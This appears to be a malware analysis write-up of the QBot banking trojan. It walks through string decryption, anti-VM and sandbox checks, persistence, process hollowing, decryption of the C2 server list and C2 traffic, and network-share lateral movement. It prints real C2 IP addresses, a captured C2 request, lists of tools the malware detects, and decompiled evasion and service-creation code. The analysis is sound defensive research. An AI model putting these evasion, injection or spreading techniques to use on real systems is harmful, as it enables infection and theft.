

Deep Analysis of QBot Banking Trojan

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
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QBot is a modular information stealer also known as Qakbot or Pinkslipbot. It has been active for years since 2007. It has historically been known as a banking Trojan, meaning that it steals financial data from infected systems.

Infection Flow [Permalink](#)

QBot can be delivered in various different ways including Malspam (Malicious Spam) or dropped by other malware families like Emotet.

The infection flow for this campaign is as follows:



First, the victim receives a phishing email with a link to a malicious zip file.

Hello,

Read the document and let me know what you think..


[DOCUMENT FILE DOWNLOAD](#)

Link to malicious zip file

Thanks.

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The zip file contains a very obfuscated VBS file which downloads and launches Qbot executable.



Encrypted Strings [Permalink](#)

Most of QBot strings are encrypted (stored in a continuous blob) and they are decrypted on demand. The decryption routine accepts one argument which is the index to the string then it XORs it with a hardcoded bytes array until it encounters a null byte.

We can use IDAPython to decrypt the strings and add them as comments.

```

import idc
import idutils

dec_routine = 0x4065B7
enc_strings = 0x40B930
bytes_arr = 0x410120

def decrypt_string(idx):
    if idx >= 0x36F4:
        return # out of bounds
    res = ""
    while True:
        c = idc.get_wide_byte(enc_strings+idx) ^ idc.get_wide_byte(bytes_arr + (idx&0x3F))
        if c == 0: break
        res += chr(c)
        idx += 1
    return res

xrefs = idutils.CodeRefsTo(dec_routine, 0)
for x in xrefs:
    ea = idc.prev_head(x)
    t = idc.get_operand_type(ea, 1)
    if t == idc.o_imm:
        idx = idc.get_operand_value(ea, 1)

```

```
dec = decrypt_string(idx)
idc.set_cmt(ea, dec, 1)
```

And here is the result, that's much easier to work with.

```
mov     eax, 0DA2h      ; NtUnmapViewOfSection
call   decrypt_string
mov     [ebp+lpProcName], eax
mov     eax, 19C0h      ; NtCreateSection
call   decrypt_string
mov     [ebp+lpExistingFileName], eax
mov     eax, 34CBh      ; NtMapViewOfSection
call   decrypt_string
mov     [ebp+lpModuleName], eax
mov     eax, 1D3h       ; NtWriteVirtualMemory
call   decrypt_string
mov     [ebp+var_1C], eax
mov     eax, 33C5h      ; NtProtectVirtualMemory
call   decrypt_string
```

This should take care of most of the strings, the rest of strings indexes are calculated dynamically at runtime.

We decrypt all strings by looping through the encrypted blob and decrypt strings one by one.

```
idx = 0
while idx < 0x36F4:
    dec = decrypt_string(idx)
    idx += len(dec)+1
    print(dec)
```

Anti-Analysis [Permalink](#)

QBot spawns a new process of itself with the `"/C"` parameter, this process is responsible for doing Anti-Analysis checks.

```
signed int __usercall anti_analysis@<eax>(int a1@<ebx>)
{
    signed int v2; // [esp+0h] [ebp-8h]
    LPCSTR lpFileName; // [esp+4h] [ebp-4h]

    if ( get_vmware_version(a1) <= 0
        && check_vmware_mem() <= 0
        && check_hardware_info() <= 0
        && check_processes() <= 0
        && check_process_modules() <= 0
        && check_mlw_process() <= 0
        && just_return_1() <= 0
        && just_return_2() <= 0
        && !check_cpuid() )
    {
        return 0;
    }
}
```

The parent process checks the exit code of this spawned process. If the exit code is not 0, it means that QBot is being analyzed (and so it exits).

00404F5D	FF75 08	PUSH DWORD PTR SS:[EBP + 8]	[ebp+8]:L"C:\\Users\\IEuser\\Desktop\\qbot.exe /C"
00404F60	53	PUSH EBX	
00404F61	FF15 0C074100	CALL DWORD PTR DS:[<&CreateProcessW>]	
00404F67	85C0	TEST EAX, EAX	
00404F69	74 26	JE qbot.404F91	
00404F6B	395D 0C	CMP DWORD PTR SS:[EBP + C], EBX	
00404F6E	74 1C	JE qbot.404F8C	
00404F70	FF75 10	PUSH DWORD PTR SS:[EBP + 10]	
00404F73	FF75 EC	PUSH DWORD PTR SS:[EBP - 14]	
00404F76	FF15 4CB14000	CALL DWORD PTR DS:[<&waitForSingleObject>]	wait for the checking process
00404F7C	85C0	TEST EAX, EAX	
00404F7E	78 0C	JS qbot.404F8C	
00404F80	FF75 0C	PUSH DWORD PTR SS:[EBP + C]	
00404F83	FF75 EC	PUSH DWORD PTR SS:[EBP - 14]	
00404F86	FF15 F0B04000	CALL DWORD PTR DS:[<&GetExitCodeProcess>]	Exit code = 0 if not being analyzed
00404F8C	33C0	XOR EAX, EAX	
00404F8E	40	INC EAX	

So let's go over the anti-analysis techniques.

Checking VM[Permalink](#)

In VMWare, communication with the host is done through a specific I/O port (0x5658), so QBot uses the `in` assembly instruction to detect VMWare by reading from this port and checking the return value in `ebx` if it's equal to `VMXh` (VMware magic value).

If we are outside VMWare, a privilege error occurs and this code will return 0.

```
push    edx
mov     dx, 5658h      ; special VMware I/O port
mov     ecx, 'VMXh'   ; VMware magic value
mov     eax, ecx
mov     ecx, 0Ah
in     eax, dx
mov     [ebp+magic], ebx
mov     [ebp+version], ecx
```

Another Anti-VM trick is to check hardware devices against known devices names used by VMs and Sandboxes.

Here is the list of devices names.

- ▶ Expand to see more
 - VMware Pointing
 - VMware Accelerated
 - VMware SCSI
 - VMware SVGA
 - VMware Replay
 - VMware server memory

Checking Processes [Permalink](#)

QBot loops through running processes and compares their executable names against known analysis tools.

- ▶ Expand to see more
 - Fiddler.exe
 - sample.exe
 - sample.exe
 - runsample.exe
 - lordpe.exe
 - regshot.exe

Checking DLLs [Permalink](#)

Sandbox detection can be done by enumerating loaded DLLs and comparing them against known DLLs used by sandboxes. Here it's just using 2 of them.

```
ivm-inject.dll    # Buster Sandbox Analyzer
SbieDll.dll      # SandBoxie
```

Checking Filename [Permalink](#)

Some sandboxes may change the sample file name. So QBot checks if its process name contains one of these strings.

```
sample
mlwr_smp
artifact.exe
```

Checking CPU [Permalink](#)

The last check is done using `CPUID` instruction. First it is executed with `EAX=0` to get the CPU vendor and compares it with `GenuineIntel` (Intel processor).

Then it is executed with `EAX=1` to get the processors features.


On a physical machine the last bit will be equal to 0. On a guest VM it will equal to 1.

```
get_proc_vendor(&processor_vendor);
_EAX = 1;
__asm { cpuid }
processor_features = _ECX;
aGenuineIntel = decrypt_string(0x42Cu);
if ( aGenuineIntel )
{
    if ( processor_features == 1 && !strcmpA(&processor_vendor, aGenuineIntel) )
        ret = 1;
}
```

Back To Parent [Permalink](#)


After the Anti-Analysis checks, QBot drops a copy of itself along with a configuration file at

`"%APPDATA%\Microsoft\<random_folder_name>"` .



Finally, QBot starts the dropped copy in a new process and overwrites itself with a legitimate executable, here it's

`"calc.exe"` .



Configuration File [Permalink](#)





The dropped configuration file is accessed frequently by Qbot, this file is RC4 encrypted. By setting a breakpoint before the contents of the file gets encrypted I got the following data:

Field	Description
10=spx143	Campaign ID
11=2	Number of hardcoded C2
1=13.59.00-24/06/2020	Date of Qbot install in HH:MM:ss-dd/mm/yyyy
2=1592996340	Victim Qbot install
50=1	N/A
5=VgBCAE8AWABTAFYAUgA7ADIA	Victim network shares
38=1593047244	Last victim call to C2 (Unix time)
45=187.163.101.137	C2 IP
46=995	C2 port
39=45.242.76.104	Victim external IP
43=1593006172	Time of record (Unix time)
49=1	N/A

Persistence [Permalink](#)

QBot achieves persistence by creating a new registry value under the key

"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" . It also registers a scheduled task that runs every 5 hours.

Autorun Entry	Description	Publisher	Image Path	Timestamp
 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				6/24/2020 2:40 PM
 uaott			c:\users\ieuser\appdata\roaming\microsoft\nmecqabbd\wdqkw.exe	6/18/2020 6:34 PM
 Task Scheduler				
 \ACCFFAAD-BB76-4BE1-8DC3-83E626487A2A			c:\users\ieuser\appdata\roaming\microsoft\nmecqabbd\wdqkw.exe	6/18/2020 6:34 PM

Process Injection [Permalink](#)


QBot tries to inject its unpacked code in one of these processes ("explorer.exe", "mobsync.exe", "iexplorer.exe") and it uses Process Hollowing technique to achieve that.

It first starts a new suspended process with CreateProcessW() then it writes the injected code into the target process using ZwCreateSection(), ZwMapViewOfSection() and ZwWriteVirtualMemory() .

Finally it sets the thread context to jump to the injected code and resume execution with ResumeThread() .


Core Module [Permalink](#)

The injected code loads and decrypts one of its resources "307" . After dumping it, I found out that it's a DLL (this is the core module).




From now on, we will be analyzing the core DLL of QBot.

The core module has 2 resources both RC4 encrypted.



The first resource gets loaded into memory then RC4 decrypted.



The contents of the decrypted resource are:

- 10=spx143 (Campaign ID)
- 3=1592482956 (Timestamp)

After some digging, I found out how the resources are decrypted. The first **20** bytes of each resource are the RC4 key of this resource, and the rest are the actual encrypted data.

So by using this find, we can decrypt the other resource "311" .

Recipe

RC4

Passphrase
50 58 82 5E 73 A4 13 B1 C2 EB 49 5C B6 F5 8F ... HEX

Input format: Hex
Output format: Latin1

Input

```
E6 9C A3 50 78 28 05 D0 43 30 A6 E2 79 F2 F5 F9
B8 AF CE 6A 4D F9 88 7A FE CB 00 FF BC 34 ED 23
EE DB DD E6 1B FF 9C A2 BB BA AE FD B3 CF 87 9B
56 F7 5B 11 46 88 0D E1 C4 1E 4D 58 79 A9 09 0C
17 B5 87 06 5B 2D 91 07 52 0D A4 ED 2B BA BC 75
E8 F0 2D 28 0D 11 86 AD 2D E3 2C CA 50 74 0F 8B
9D DB 45 AC 42 69 9E F2 25 09 DA 0B B5 6C 8D 39
6B E7 21 87 7C 31 DE F8 E1 47 D4 A9 9A 0D C7 05
82 F4 C3 67 17 8A 7B 2B C7 5C E7 78 F2 32 62 0B
F8 8A D4 83 2E 29 A1 6A 84 13 32 C1 16 79 D6 A5
```


Output

```
ñ.J$.}ĚÁýv´ó.ãĩ¼_âö>39.36.254.179;0;995
24.139.132.70;0;443
24.202.42.48;0;2222
72.204.242.138;0;443
172.242.156.50;0;995
72.204.242.138;0;20
68.174.15.223;0;443
74.193.197.246;0;443
```

Great!!! Now we have the list of C2 servers (150 servers!).

The reason there is many controllers is that these are actually just proxies of infected bots acting as intermediate nodes between the victim and the real C2 and thus hiding the backend infrastructure of the attacker.

So it works like this:



C2 Communication [Permalink](#)

QBot obfuscates its communication with the C2 server by encrypting the payloads using RC4 and encoding the result using Base64.

The communication is also done over SSL, you can notice that the traffic has unusual certificate issuer data.

```

50 4F 53 54 20 2F 74 33 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 POST /t3 HTTP/1.1..Accep
74 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 68 77 61 t: application/x-shockwa
76 65 2D 66 6C 61 73 68 2C 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 ve-flash, image/gif, ima
67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F ge/jpeg, image/pjpeg, */
2A 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 *.Content-Type: applica
74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 tion/x-www-form-urlencoded..
65 64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F ed..User-Agent: Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 38 2E 4.0 (compatible; MSIE 8.
30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34 0; windows NT 6.1; WOW64
3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E ; Trident/4.0; SLCC2; .N
45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 20 43 ET CLR 2.0.50727; .NET C
4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52 20 33 LR 3.5.30729; .NET CLR 3
2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 .0.30729; Media Center P
43 20 36 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 C 6.0; .NET4.0C; .NET4.0
45 29 0D 0A 48 6F 73 74 3A 20 33 39 2E 33 36 2E 32 35 34 2E 31 37 39 3A E)..Host: 39.36.254.179.
39 39 35 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 36 0D 995..Content-Length: 76.
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 .Cache-control: no-cache
0D 0A 0D 0A 68 65 6F 73 69 6F 6F 3D 67 31 42 48 58 69 77 30 36 6D 52 59 ....keosioo=g1BHX1w06mRY
6B 68 6E 73 71 57 54 4F 36 45 31 76 36 31 56 31 77 52 77 58 75 61 47 kksnsqqwT06E1v61V1wRwXuaG
30 63 4D 6F 67 46 36 33 43 38 43 75 73 30 54 68 43 50 69 4A 51 52 32 68 0cMogF63C8cus0ThcPiJQR2h
4A 38 34 51 4D 41 3D 3D J84QMA==

```

↑
Encrypted Blob

We can use `Fiddler` to intercept and decrypt the HTTPS traffic.

```

- Certificates (819 bytes)
  Certificate Length: 816
- Certificate: 3082932c308202140202623d30e0d6092a86486f70d0101_ (id-at-commonName=ibzeiu.mobi,id-at-organizationalUnitName=Atixiyhto XmgTuowha Uqeeevx,id-at-countryName=CA)
  - signedCertificate
    serialNumber: 25149
    > signature (sha256WithRSAEncryption)
    - issuer: rdnSequence (8)
      - rdnSequence: 5 items (id-at-commonName=ibzeiu.mobi,id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.,id-at-localityName=Aepoet,id-at-stateOrProvinceName=XI,id-at-countryName=CA)
        - RDNSequence item: 1 item (id-at-countryName=CA)
        - RDNSequence item: 1 item (id-at-stateOrProvinceName=XI)
        - RDNSequence item: 1 item (id-at-localityName=Aepoet)
        - RDNSequence item: 1 item (id-at-organizationName=Meujz Dtkouioo Ekrovkac Eeoxd Inc.)
        - RDNSequence item: 1 item (id-at-commonName=ibzeiu.mobi)

```

The RC4 key for encrypting the payload is the SHA1 hash of the first 16 bytes of the Base64-decoded payload + a hardcoded salt (The salt is stored as an encrypted string).

Here is an implementation of the decryption algorithm:

```

HARDCODED_SALT = b"jHxastDcds)oMc=jvh7wdUhxcst2" # decrypted string

def decrypt_payload(encrypted_blob):
    b64_decoded = base64.b64decode(encrypted_blob)
    decryption_key = b64_decoded[:0x10] + HARDCODED_SALT
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    decryption_key_hash = sha1hash.digest()
    rc4 = ARC4(decryption_key_hash)
    return rc4.decrypt(b64_decoded[0x10:])

```

The decrypted payload is in JSON form.

- Decrypted C2 Request: {"8":9,"1":17,"2": "pnmfcq111232"}
- Decrypted C2 Response: {"8":5,"16":770897804,"39": "V4UnoDQSEblewhh63UfUqAns", "38":1}

Commands List [Permalink](#)

After establishing communication, the C2 server will send commands indexes to be executed.

Here is the list of commands and their corresponding indexes (I have renamed the important commands).

```
.data:1002CA68 Commands      command <1, 0, offset sub_1000393D>
.data:1002CA68      command <3, 1, offset sub_100039DE>
.data:1002CA68      command <4, 1, offset sub_10003446>
.data:1002CA68      command <5, 0, offset collect_cert>
.data:1002CA68      command <6, 1, offset sub_1000344C>
.data:1002CA68      command <7, 1, offset sub_10003481>
.data:1002CA68      command <8, 1, offset sub_10003A66>
.data:1002CA68      command <10, 1, offset kill_process>
.data:1002CA68      command <12, 1, offset sub_10003907>
.data:1002CA68      command <13, 0, offset lateral_movement>
.data:1002CA68      command <14, 1, offset sub_1000387E>
.data:1002CA68      command <18, 1, offset sub_10003899>
.data:1002CA68      command <19, 1, offset fetch_updates>
.data:1002CA68      command <20, 1, offset fetch_webinjects>
.data:1002CA68      command <21, 0, offset collect_installed>
.data:1002CA68      command <22, 1, offset sub_10003810>
.data:1002CA68      command <23, 1, offset sub_100039DE>
.data:1002CA68      command <25, 1, offset sub_100034E3>
.data:1002CA68      command <26, 1, offset sub_10003AB7>
.data:1002CA68      command <27, 1, offset sub_10003B27>
.data:1002CA68      command <28, 1, offset sub_10003B58>
.data:1002CA68      command <29, 1, offset sub_10003B89>
.data:1002CA68      command <35, 1, offset sub_10003AEF>
.data:1002CA68      command <30, 1, offset sub_10003BBA>
.data:1002CA68      command <31, 1, offset fetch_plugins>
.data:1002CA68      command <33, 1, offset create_process>
```

It's worth mentioning that dynamic imports of the core DLL are stored in the same format as commands "`<address, API_index, DLL_index>`", the API and DLL indexes are passed to the string decryption routine which returns their corresponding names then it uses `LoadLibrary` and `GetProcAddress` to resolve the imports.

```
.data:1002C9A8 Imports      API <offset WNetOpenEnumW, 613h, 5CCh>
.data:1002C9A8      API <offset WNetEnumResourceW, 18C6h, 5CCh>
.data:1002C9A8      API <offset WNetAddConnection2W, 252Eh, 5CCh>
.data:1002C9A8      API <offset WNetCloseEnum, 27E5h, 5CCh>
.data:1002C9A8      API <offset WNetCancelConnection2W, 448h, 5CCh>
.data:1002C9A8      API <offset OpenSCManagerW, 1E2Fh, 2FE3h>
.data:1002C9A8      API <offset CreateServiceW, 3409h, 2FE3h>
.data:1002C9A8      API <offset StartServiceW, 0F73h, 2FE3h>
.data:1002C9A8      API <offset DeleteService, 2352h, 2FE3h>
.data:1002C9A8      API <offset CloseServiceHandle, 2EDDh, 2FE3h>
.data:1002C9A8      API <offset NetApiBufferFree, 62Eh, 4A9h>
.data:1002C9A8      API <offset NetShareEnum, 30D4h, 4A9h>
.data:1002C9A8      API <offset NetUserEnum, 2094h, 4A9h>
.data:1002C9A8      API <offset NetGetDCName, 585h, 4A9h>
.data:1002C9A8      API <offset NetWkstaGetInfo, 2B4h, 4A9h>
```

Let's go through some of the interesting commands.

Command 13: Lateral Movement [Permalink](#)

QBot can spread through the network by enumerating network shares using `WNetOpenEnumW()` and `WNetEnumResourceW()` then it drops a copy of Qbot into the shared folders.

Then the dropped executable is registered as an auto-start service on the target machine. The names for the service and the dropped file are randomly generated strings.

```
service = CreateServiceW(  
    sc_manager,           // hSCManager  
    service_name,        // lpServiceName  
    service_name,        // lpDisplayName  
    SERVICE_ALL_ACCESS,  // dwDesiredAccess  
    SERVICE_WIN32_OWN_PROCESS, // dwServiceType  
    SERVICE_AUTO_START, // dwStartType  
    0,                   // dwErrorControl  
    &Qbot_binary,        // lpBinaryPathName  
    0,                   // lpLoadOrderGroup  
    0,                   // lpdwTagId  
    &dependencies,      // lpDependencies  
    0,                   // lpServiceStartName  
    0);                  // lpPassword  
service_ = service;  
if ( !service )  
    return 0;  
if ( !StartServiceW(service, 0, 0) )  
{  
    v4 = 0;  
    DeleteService(service_);  
}  
DeleteService(service_);
```

Finally, Qbot deletes the created service and dropped file from the target machine (as it's successfully infected).

Command 21: Collecting Installed Applications [Permalink](#)

QBot can collect installed applications by enumeration subkeys of the registry key

```
"HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall" .
```

